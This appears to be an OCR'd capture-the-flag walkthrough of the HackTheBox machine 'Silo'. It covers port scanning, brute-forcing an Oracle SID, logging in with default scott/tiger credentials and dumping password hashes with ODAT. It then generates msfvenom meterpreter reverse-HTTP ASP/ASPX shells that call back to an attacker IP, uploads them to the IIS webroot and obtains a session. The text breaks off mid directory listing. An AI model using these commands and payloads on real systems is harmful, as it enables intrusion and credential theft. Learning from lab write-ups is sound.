
```
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  oracle-tns   Oracle TNS listener (requires service name)
49161/tcp open  msrpc        Microsoft Windows RPC
49162/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2m44s, deviation: 0s, median: 2m43s
|_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: supported
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-03-21T20:57:58
|_  start_date: 2020-03-21T09:48:40
```

We have two probable attack vectors: HTTP and SMB.

HTTP

When we browse to 10.10.10.82, we’re greeted with the default Windows Server home screen.



There’s nothing interesting in the Source Code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
body {
    color:#000000;
    background-color:#0072C6;
    margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
    }

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&amp;clcid=0x409"><img src="iis-85.png" alt="IIS" width="960" height="600" /></a>
</div>
</body>
</html>
```

Gobuster:

gobuster dir -u http://10.10.10.82/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php html -o dir.txt

This produces:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.82/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/03/21 17:04:25 Starting gobuster
===============================================================
===============================================================
2020/03/21 17:27:45 Finished
===============================================================
```

Nikto:

A super quick: nikto -url http://10.10.10.82/ -o nikto.txt

- Nikto v2.1.6/2.1.5
+ Target Host: 10.10.10.82
+ Target Port: 80
+ GET Retrieved x-powered-by header: ASP.NET
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ GET Retrieved x-aspnet-version header: 4.0.30319
+ OPTIONS Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OPTIONS Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST

Nothing really too interesting...

SMB

The first thing I do when I get a Windows Box is to try and get an idea of what's open and running, so I run an SMBmap before actually messing with WinRM or Impacket.

smbmap -H 10.10.10.82

This produces an interesting response:

[+] Finding open SMB ports....

[!] Authentication error on 10.10.10.82

[!] Authentication error on 10.10.10.82

This is interesting since the two most common attack surfaces are off the table.

Back to the NMAP:

This line looks interesting:

49160/tcp open oracle-tns   Oracle TNS listener (requires service name)

I've never interacted with an Oracle Database before, so we start googling attack methodologies. (Ironically a majority of the guides direct to this box, so avoiding spoilers and finding a decent resource was tough)

I eventually found this:

https://www.blackhat.com/presentations/bh-usa-09/GATES/BHUSA09-Gates-OracleMetasploit-SLIDES.pdf → "Attacking Oracle with the Metasploiot Framework"

It looks like not using metasploit for this box would make it incredibly difficult, so I'm going to use my allowance on this machine.

Metasploit:

First we need to do some more enumeration:

We need to find the ORACLE Version, SID, and then User/Password.

So, we start metasploit with “msfdb run”, then use auxiliary/scanner/oracle/tnslsnr_version

No Dice:

[-] 10.10.10.82:49160 - 10.10.10.82:49160 Oracle - Version: Unknown - Error code 12504

But when looking for the correct module to use, there’s a whole folder of tools under /scanner/oracle.

I guess we have to continue without knowing the DB version…

Let’s start with bruteforcing the SID:

auxiliary/scanner/oracle/sid_brute

[*] 10.10.10.82:49160 - 10.10.10.82:49160 Oracle - Checking 'XE'...
[+] 10.10.10.82:49160 - 10.10.10.82:49160 Oracle - 'XE' is valid

Now that we have an SID, we can try and connect with default creds:

Username	Password	Description	More Information
SYSTEM[Foot 1]	MANAGER	Used for performing database administration tasks. SYSTEM includes AQ_ADMINISTRATOR_ROLE, DBA, and SALES_HISTORY_ROLE database **roles**.	*Oracle9i Database Administrator's Guide*
SYS[Foot 2]	CHANGE_ON_INSTALL[Foot 3]	Used for performing database administration tasks.	*Oracle9i Database Administrator's Guide*
ANONYMOUS	ANONYMOUS	Allows HTTP access to Oracle XML DB.	Not applicable
CTXSYS	CTXSYS	Oracle Text username with CONNECT, DBA, and RESOURCE database roles.	*Oracle Text Reference*
DBSNMP	DBSNMP	Includes CONNECT and SELECT ANY DICTIONARY database roles. Run catnsnmp.sql if you want to drop this role and user.	*Oracle Intelligent Agent User's Guide*
LBACSYS	LBACSYS	Oracle Label Security administrator username.	*Oracle Label Security Administrator's Guide*
MDSYS	MDSYS	Oracle Spatial and Oracle Locator administrator username.	*Oracle Spatial User's Guide and Reference*
OLAPSYS	MANAGER	Includes CONNECT, OLAP_DBA, and RESOURCE database roles	*Oracle9i OLAP User's Guide*
ORDPLUGINS	ORDPLUGINS	Oracle *inter*Media Audio and Video username with CONNECT and RESOURCE database roles. Allows non-native plug-in formats for one session.	*Oracle interMedia User's Guide and Reference*
ORDSYS	ORDSYS	Oracle *inter*Media Audio, Video, Locator, and Image administrator username with CONNECT, JAVAUSERPRIV, and RESOURCE database roles.	*Oracle interMedia User's Guide and Reference*
OUTLN	OUTLN	Centrally manages metadata associated with stored outlines. Supports plan stability, which maintains the same execution plans for the same SQL statements. Includes CONNECT and RESOURCE database roles.	*Oracle9i Database Concepts* *Oracle9i Database Performance Tuning Guide and Reference*
SCOTT	TIGER	Includes CONNECT and RESOURCE database roles.	*Oracle9i Database Administrator's Guide for Windows*
WKSYS	WKSYS	Used for storing Ultra Search system dictionaries and **PL/SQL** packages. WKSYS includes CONNECT, CTXAPP, DBA, JAVASYSPRIV, JAVAUSERPRIV, and RESOURCE database roles.	Oracle Ultra Search Online Documentation
WMSYS	WMSYS	WMSYS schema is used to store all metadata information for Oracle Workspace Manager. WMSYS includes CONNECT, RESOURCE, and WM_ADMIN_ROLE database roles.	*Oracle9i Application Developer's Guide - Workspace Manager*

Okay, when attempting to user bruteforce, metasploit already suppliments TIGER and SCOTT as user and password:

```
msf5 auxiliary(scanner/oracle/tnslsnr_version) > use auxiliary/scanner/oracle/oracle_hashdump
msf5 auxiliary(scanner/oracle/oracle_hashdump) > set RHOSTS 10.10.10.82
RHOSTS => 10.10.10.82
msf5 auxiliary(scanner/oracle/oracle_hashdump) > set RPORT 1521
RPORT => 1521
msf5 auxiliary(scanner/oracle/oracle_hashdump) > show options

Module options (auxiliary/scanner/oracle/oracle_hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DBPASS   TIGER            yes       The password to authenticate with.
   DBUSER   SCOTT            yes       The username to authenticate with.
   RHOST    10.10.10.82      yes       The Oracle host.
   RHOSTS   10.10.10.82      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    1521             yes       The TNS port.
   SID      ORCL             yes       The sid to authenticate with.
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/oracle/oracle_hashdump) > set SID XE
SID => XE
msf5 auxiliary(scanner/oracle/oracle_hashdump) >
```

```
[-] Failed to load the OCI library: cannot load such file -- oci8
[-] Try 'gem install ruby-oci8'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Metasploit cannot load the OCI library, even after gem installing the module, so I need to use a different tool, and then later get a different kali image.

The Oracle Docs say I need to use a tool called SQLPLUS, so I install it:

Starting the SQL Command Line from a Terminal Session or Command Window

To start the SQL Command Line from a terminal session or command window and connect locally:

1. If not already open, open a terminal session (Linux) or a command window (Windows).
2. (Linux only) If the required environment variables are not already set for your session, set them as described in "Setting Environment Variables on the Linux Platform".
3. Enter the following command at the operating system prompt:

```
sqlplus /nolog
```

4. At the SQL Command Line prompt, enter the following command:

```
CONNECT username/password
```

For example, to connect as user **HR** with the password **PEOPLE**, enter the following command:

```
CONNECT HR/PEOPLE
```

The docs state my syntax needs to look like the following:

Starting SQL*Plus Using the SQLPLUS Command

You can start SQL*Plus from the operating system prompt by entering the SQLPLUS command in the following form:

```
SQLPLUS [[-S[ILENT]] [logon] [start]]|-|-?
```

where:

logon Requires the following syntax:
username[/*password*] [@*database_specification*]|/|NOLOG

start Allows you to enter the name of a command file and arguments. SQL*Plus passes the arguments to the command file as though you executed the file using the SQL*Plus START command. The *start* clause requires the following syntax:
@*file_name*[.*ext*][*arg* ...]
See the START command for more information.

You have the option of entering *logon*. If you do not specify *logon* and do specify *start*, SQL*Plus assumes that the first line of the command file contains a valid logon. If neither *start* nor *logon* are specified, SQL*Plus prompts for logon information.

Refer to the following list for a description of each term or clause:

-S[ILENT]	Suppresses all SQL*Plus information and prompt messages, including the command prompt, the echoing of commands, and the banner normally displayed when you start SQL*Plus. Use SILENT to invoke SQL*Plus within another program so that the use of SQL*Plus is invisible to the user.
username[/*password*]	Represent the username and password with which you wish to start SQL*Plus and connect to Oracle. If you omit *username* and *password*, SQL*Plus prompts you for them. If you enter a slash (/) or simply enter [Return] to the prompt for *username*, SQL*Plus logs you in using a default logon (see "/" below). If you omit only *password*, SQL*Plus prompts you for *password*. When prompting, SQL*Plus does not display *password* on your terminal screen.
database_specification	Consists of a SQL*Net connection string. The exact syntax depends upon the SQL*Net communications protocol your Oracle installation uses. For more information, refer to the SQL*Net manual appropriate for your protocol or contact your DBA.
/	Represents a default logon using operating system authentication. You cannot enter a *database_specification* if you use a default logon. In a default logon, SQL*Plus typically attempts to log you in using the username OPS$*name*, where *name* is your operating system username. See the *Oracle8 Server Administrator's Guide* for information about operating system authentication.
/NOLOG	Establishes no initial connection to Oracle. Before issuing any SQL commands, you must issue a CONNECT command to establish a valid logon. Use /NOLOG when you want to have a SQL*Plus command file prompt for the username, password, or database specification. The first line of this command file is not assumed to contain a logon.
-	Displays the usage and syntax for the SQLPLUS command, and then returns control to the operating system.
-?	Displays the current version and level number for SQL*Plus, and then returns control to the operating system. Do not enter a space between the hyphen (-) and the question mark (?).

The SQL*Plus command may be known by a different name under some operating systems, for example, plus80. See your SQL*Plus installation documentation for further information on your operating system.

So I tried:

sqlplus scott/tiger@10.10.10.82:49160/XE

and it didn’t work, so I tried the lower port:

sqlplus scott/tiger@10.10.10.82:1521/XE

and IT WORKS:

Connected to:

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production

SQL>


So now what?

I can think of two probable options:

1). I dump the hashed credentials and get a simple shell through WinRM

2). I upload a shell and access it through the webserver.

After a bit of googling, several pentesting guides against oracle recommend a tool called ODAT:



HACKING ORACLE DATABASE WITH METASPLOIT AND ODAT

JUL 22, 2018 COSMIN CHAUCIUC SECURITY NO COMMENTS YET

Your sensitive data is at risk. The DBAs must be aware of these penetration tests and secure the db system.

Oracle Penetration Testing Methodology

- Locate a system running Oracle.
- Determine Oracle Version.
- Determine Oracle SID.
- Guess/Bruteforce USERNAME/PASS.
- Privilege Escalation via SQL Injection.
- Manipulate Data/Post Exploitation
- Become DBA
- Execute OS Code
- Cover Tracks.

So, privilege escalation → OS Code seems like the best option. Let's get DB Admin.

When running odat, we get:

```
[2.13] Oradbg ?
[-] KO
[2.14] DBMS_LOB to read files ?
[-] KO
[2.15] SMB authentication capture ?
[-] KO
[2.16] Gain elevated access (privilege escalation)?
[2.16.1] DBA role using CREATE/EXECUTE ANY PROCEDURE privileges?
[-] KO
[2.16.2] Modification of users' passwords using CREATE ANY PROCEDURE privilege only?
[-] KO
[2.16.3] DBA role using CREATE ANY TRIGGER privilege?
[-] KO
[2.16.4] DBA role using ANALYZE ANY (and CREATE PROCEDURE) privileges?
[-] KO
[2.16.5] DBA role using CREATE ANY INDEX (and CREATE PROCEDURE) privileges?
[-] KO
[2.17] Modify any table while/when he can select it only normally (CVE-2014-4237)?
[-] KO
[2.18] Create file on target (CVE-2018-3004)?
[-] KO
[2.19] Obtain the session key and salt for arbitrary Oracle users (CVE-2012-3137)?
[-] KO
```

We know that there's probably one of these enabled, so when we google our weird results, it turns out we're unprivileged. If this account used default creds, what are the chances we can also run as sysdba?

odat privs -s 10.10.10.82 -d XE -U scott -P tiger --sysdba

```
[1] (10.10.10.82:1521): Is it vulnerable to TNS poisoning (CVE-2012-1675)?
[+] The target is vulnerable to a remote TNS poisoning

[2] (10.10.10.82:1521): Testing all modules on the XE SID with the scott/tiger
account
[2.1] UTL_HTTP library ?
[+] OK
[2.2] HTTPURITYPE library ?
[+] OK
[2.3] UTL_FILE library ?
```

```
[+] OK
[2.4] JAVA library ?
[-] KO
[2.5] DBMSADVISOR library ?
[+] OK
[2.6] DBMSSCHEDULER library ?
[-] KO
[2.7] CTXSYS library ?
[+] OK
[2.8] Hashed Oracle passwords ?
[+] OK
[2.9] Hashed Oracle passwords from history?
[+] OK
[2.10] DBMS_XSLPROCESSOR library ?
[+] OK
[2.11] External table to read files ?
[+] OK
[2.12] External table to execute system commands ?
[+] OK
[2.13] Oradbg ?
[-] KO
[2.14] DBMS_LOB to read files ?
[+] OK
[2.15] SMB authentication capture ?
[+] Perhaps (try with --capture to be sure)
[2.16] Gain elevated access (privilege escalation)?
[2.16.1] DBA role using CREATE/EXECUTE ANY PROCEDURE privileges?
[+] OK
[2.16.2] Modification of users' passwords using CREATE ANY PROCEDURE privilege only?
[-] KO
[2.16.3] DBA role using CREATE ANY TRIGGER privilege?
[-] KO
[2.16.4] DBA role using ANALYZE ANY (and CREATE PROCEDURE) privileges?
[-] KO
[2.16.5] DBA role using CREATE ANY INDEX (and CREATE PROCEDURE) privileges?
[+] OK
[2.17] Modify any table while/when he can select it only normally (CVE-2014-4237)?
[+] Impossible to know
[2.18] Create file on target (CVE-2018-3004)?
[-] KO
[2.19] Obtain the session key and salt for arbitrary Oracle users (CVE-2012-3137)?
[-] KO

[3] (10.10.10.82:1521): Oracle users have not the password identical to the username
?
The login XS$NULL has already been tested at least once. What do you want to do:
| ETA:  00:00:00
- stop (s/S)
- continue and ask every time (a/A)
- continue without to ask (c/C)
c
100% |#########################################################################|
Time: 00:00:30
[-] No found a valid account on 10.10.10.82:1521/XE
```

So, we dump the hashed passwords:

```
[+] Here are Oracle hashed passwords (some accounts can be locked):
SYS; FBA343E7D6C8BC9D; S:9665BEDD55BCDB06121B34917713A19F7C3AC2F34554781395D2560B1D1D
SYSTEM; B5073FE1DE351687; S:486D06A8C62E20F7BDE616E55889CD0A68AB8E6C7FCB86D16CB576441467
OUTLN; 4A3BA55E08595C81; S:142AD444D8A63983FF69C77DBFD3E60947C14237AEC71031E24F5228D44C
DIP; CE4A36B8E06CA59C; S:1E4C37D0E8DC2E556D3C02A961ACEF1500B315D076BE13E578D1A28FC757
ORACLE_OCM; 5A2E026A9157958C; S:1575D1C89A1AACFE161ED788D2DC59CF6C57AE3B6CCC341D831AAF5BC
447
DBSNMP; E066D214D5421CCC; S:59354E99120C523F77232A8CCFDE5E780591FCE14109EEE2C86F4A9B4E8F
APPQOSSYS; 519D632B7EE7F63A; S:4237CCB702887B049107EE6D13C312123F40E3F51208B2B70D6DA92E62
1D
CTXSYS; D1D21CA56994CAB6; S:3548FDA49F84F2F7ECE4635BA0FD714EC2446723074ED6167F1CD9B6EDFB
XDB; E76A6BD999EF9FF1; S:88D6BE2B593143BD5AE5185C564826F9213E71361230D3360E36C3FF55D2
ANONYMOUS; anonymous; None
XS$NULL; DC4FCC8CB69A6733; S:6C4F97FF654AE30BCD9BDBB3007EF952B5943F0A9ED491455E9FB185D8A1
MDSYS; 72979A94BAD2AF80; S:F337C5D6300E3F8CDEDE0F2B2336415EAAE098A700A35E6731BF1370657E
HR; 4C6D73C3E8B0F0DA; S:F437C1647EBCEB1D1FB4BB3D866953B4BF612B343944B899E061B361F31B
FLOWS_FILES; 30128982EA6D4A3D; S:A3657555975A9F7527C4B97637734D74465C592B9D231CA3DAB100ED
5865
APEX_PUBLIC_USER; 4432BA224E12410A; S:E8D8CCD600CBCEA08ACB158A502C5DA711B00146404621BB2F8
3E8997246
APEX_040000; E7CE9863D7EEB0A4; S:03D9B47D20C9A9EC3023177D80C0EE2D1DCEDA619215C2405177CEFF
EE76
SCOTT; F894844C34402B67; S:16015028693BC0B4C82472A60D337F932B9AD86A3711D2F83967AF2DE20C
```

and we (try to) crack them:

```
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 6377 password hashes with no different salts (mysql, MySQL pre-4.1 [32/64])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2020-03-30 19:49) 0g/s 354600p/s 354600c/s 2261MC/s modem..sss
Session completed
```

Nothing useful, so I took a break, and after re-examining the problem, I noticed that I already have db admin creds, since I can run code as sysdba. Let’s see what other things odat:

```
dbmsxslprocessor  to upload files
dbmsadvisor       to upload files
utlfile           to download/upload/delete files
```

These items looked most interesting. We already know that the server is running a basic Windows web serves, so maybe we can upload an ASP Shell? (Maybe PHP is running, but most likely some kind of ASP/APSX)

- **upload files** on the database server using:
  - UTL_FILE
  - DBMS_XSLPROCESSOR
  - DBMS_ADVISOR

The ODAT github stated that I could use the following commands, so let's msvenom an ASP shell and see if we can upload it.

Let's create our shells:


```
root@kali:~/Boxes/OSCP/Silo# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10
.14.9 LPORT=4443 -f asp > ~/Boxes/OSCP/Silo/shell.asp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 685 bytes
Final size of asp file: 53098 bytes
root@kali:~/Boxes/OSCP/Silo# msfvenom -p windows/x64/meterpreter/reverse_http LHOST=10.10
.14.9 LPORT=4443 -f aspx > ~/Boxes/OSCP/Silo/shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 709 bytes
Final size of aspx file: 4654 bytes
```

And now we can try and upload them

```
pub\wwwroot\ folder like shell.asp on the 10.10.10.82 server
[+] The /root/Boxes/OSCP/Silo/shell.asp file was created on the c:\inetpub\wwwroot\ direc
tory on the 10.10.10.82 server like the shell.asp file
root@kali:~/Boxes/OSCP/Silo# odat utlfile -s 10.10.10.82 -U scott -P tiger -d XE --sysdba
 --putFile "c:\inetpub\wwwroot\\" "shell.aspx" "/root/Boxes/OSCP/Silo/shell.aspx"
./odat.py:48: DeprecationWarning: the imp module is deprecated in favour of importlib; se
e the module's documentation for alternative uses
  import imp

[1] (10.10.10.82:1521): Put the /root/Boxes/OSCP/Silo/shell.aspx local file in the c:\ine
tpub\wwwroot\ folder like shell.aspx on the 10.10.10.82 server
[+] The /root/Boxes/OSCP/Silo/shell.aspx file was created on the c:\inetpub\wwwroot\ dire
ctory on the 10.10.10.82 server like the shell.aspx file
```

And we navigate to them in our browser, and the ASPX shell worked!



Now onto user:

PRIVILEGE ESCALATION:

I started poking around, and found an interesting user: Phineas:

```
root@kali: ~/Boxes/OSCP/Silo
40777/rwxrwxrwx   0       dir   2018-01-04 16:40:38 -0500  NetHood
40777/rwxrwxrwx   0       dir   2018-01-07 09:04:12 -0500  Oracle
40555/r-xr-xr-x   0       dir   2018-01-04 16:40:38 -0500  Pictures
40777/rwxrwxrwx   0       dir   2018-01-04 16:40:38 -0500  PrintHood
40777/rwxrwxrwx   0       dir   2018-01-04 16:40:38 -0500  Recent
40555/r-xr-xr-x   0       dir   2018-01-04 16:40:38 -0500  Saved Games
40555/r-xr-xr-x   0       dir   2018-01-04 16:40:41 -0500  Searches
40777/rwxrwxrwx   0       dir   2018-01-04 16:40:38 -0500  SendTo
40777/rwxrwxrwx   0       dir   2018-01-04 16:40:38 -0500  Start Menu
40777/rwxrwxrwx   0       dir   2018-01-04 16:40:38 -0500  Templates
40555/r-xr-xr-x   0       dir   2018-01-04 16:40:38 -0500  Videos
100666/rw-rw-rw-  24576   fil   2018-01-04 16:40:38 -0500  ntuser.dat.LOG1
100666/rw-rw-rw-  126976  fil   2018-01-04 16:40:38 -0500  ntuser.dat.LOG2
100666/rw-rw-rw-  20      fil   2018-01-04 16:40:38 -0500  ntuser.ini

meterpreter > cd Desktop
ls
meterpreter > ls
Listing: c:\Users\Phineas\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
